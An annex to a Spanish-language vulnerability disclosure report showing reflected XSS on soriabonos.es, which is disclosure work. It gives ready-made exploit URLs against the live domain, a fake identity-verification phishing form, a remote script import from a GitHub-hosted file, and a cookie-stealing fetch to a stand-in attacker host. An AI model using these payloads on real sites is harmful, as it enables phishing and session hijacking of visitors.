INFORME DE VULNERABILIDAD, XSS en soriabonos.es

David Mieres Pérez

Anexo A: Ejemplos completos


> Aclarar a lectores no técnicos que estos ejemplos no modifican en ningún momento los contenidos de la página web, SOLO SON MODIFICADOS EN EL DISPOSITIVO FINAL, es decir, desde el dispositivo en el que se pincha en el enlace.

Ejemplo 1: Demostración básica

- **Payload**

```
1  alert(1)
```

- **URL**: https://qr.soriabonos.es/%3Cimg%20src%3Dx%20onerror%3D%22alert%281%29%22%3E




Ejemplo 2: Redirección a sitio malicioso

- **Payload**

```
1  <img src=x onerror="window.location='//example.com'">
```

- **URL**: https://qr.soriabonos.es/%3Cimg%20src%3Dx%20onerror%3D%22window.location%3D%27%2F%2Fexample.com%27%22%3E



Ejemplo 3: Phising avanzado

- **Payload**

```
document.body.innerHTML=`
<div style=font-family:sans-serif; text-align:center; margin-top
    :50px;>
    <h2 style=color:#333>Verificaci&oacute;n de Seguridad</h2>
    <p>Por favor, confirme su identidad para continuar.</p>
    <form style=display:inline-block;
            background:#f4f4f4;
            padding:20px;
            border:1px solid #ccc;
            border-radius:5px;
            text-align:left>

        <label>DNI / NIE:
            <br>
            <input type=text style=width:100%; margin-bottom:10px>
        </label>
        <br>
        <label>
            Tel&eacute;fono M&oacute;vil:
            <br>
            <input type=tel style=width:100%; margin-bottom:20px>
        </label>
        <br>
        <button style=width:100%;
                padding:10px;
                background:#28a745;
                color:white;
                border:none;
                border-radius:3px;
                cursor:pointer>
            Validar Datos
        </button>
    </form>
</div>
`
```

- **URL**: https://qr.soriabonos.es/%3Cimg%20src%3Dx%20onerror%3D%22document.body.innerHTML%3D%27%3Cdiv%20style%3Dfont-family%3Asans-serif%3Btext-align%3Acenter%3Bmargin-top%3A50px%3B%3E%3Ch2%20style%3Dcolor%3A%23333%3EVerificaci%26oacute%3Bn%20de%20Seguridad%3C%2Fh2%3E%3Cp%3EPor%20favor%2C%20confirme%20su%20identidad%20para%20continuar.%3C%2Fp%3E%3Cform%20style%3Ddisplay%3Ainline-block%3Bbackground%3A%23f4f4f4%3Bpadding%3A20px%3Bborder%3A1px%20solid%20%23ccc%3Bborder-radius%3A5px%3Btext-align%3Aleft%3E%3Clabel%3EDNI%20%2F%20NIE%3A%3Cbr%3E%3Cinput%20type%3Dtext%20style%3Dwidth%3A100%25%3Bmargin-


bottom%3A10px%3E%3C%2Flabel%3E%3Cbr%3E%3Clabel%3ETel%26eacute%3Bfono%20M%26oacute%3Bvil%3A%3Cbr%3E%3Cinput%20type%3Dtel%20style%3Dwidth%3A100%25%3Bmargin-bottom%3A20px%3E%3C%2Flabel%3E%3Cbr%3E%3Cbutton%20style%3Dwidth%3A100%25%3Bpadding%3A10px%3Bbackground%3A%2328a745%3Bcolor%3Awhite%3Bborder%3Anone%3Bborder-radius%3A3px%3Bcursor%3Apointer%3EValidar%20Datos%3C%2Fbutton%3E%3C%2Fform%3E%3C%2Fdiv%3E%27%22%3E

- **URL acortada**: https://gestion.soriabonos.es/qr.html?id=%3Cimg%20src%3Dx%20onerror%3D%22import%28%27%2F%2Fcdn.jsdelivr.net%2Fgh%2F0david0mp%2Fxss_examples%2Fphising_v1.js%27%29%22%3E

  Puede que el último no funcione correctamente, debido a que depende de servicios de terceros.

  También, el segundo ejemplo permite la inclusión de scripts arbitrarios sin límite de longitud, cargando archivos externos, en este caso, el archivo es https://github.com/0david0mp/xss_examples/blob/main/phising_v1.js

  Cabe destacar que el actor malicioso puede manejar 3 campos de la url anterior; nombre de usuario de github, nombre del repositorio y el nombre del archivo, pudiendo hacer incluso más corta la url, como por ejemplo https://gestion.soriabonos.es/qr.html?id=%3Cimg%20src%3Dx%20onerror%3D%22import%28%27%2F%2Fcdn.jsdelivr.net%2Fgh%2Fu%2Fr%2Ff.js%27%29%22%3E.



Ejemplo 4: Robo de sesión

En este caso no se roba sesión ya que no puedo iniciar sesión en la página https://gestion.soriabonos.es/. Tampoco se proporciona URL de ejemplo ni un servidor de un atacante real.

- **Payload**:

```
function getCookiesObject() {
  return document.cookie // "user=admin; token=ABCD1234"
    .split('; ')
    .reduce((acc, cookie) => { // acc -> objeto json con las
       cookies
      const [key, value] = cookie.split('=');
      acc[key] = decodeURIComponent(value);
      return acc;
    }, {}); // {} -> valor inicial de acc
}

fetch('https://servidor-atacante.com/endpoint', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/json'
  },
  body: JSON.stringify({
    cookies: getCookiesObject()
  })
});
```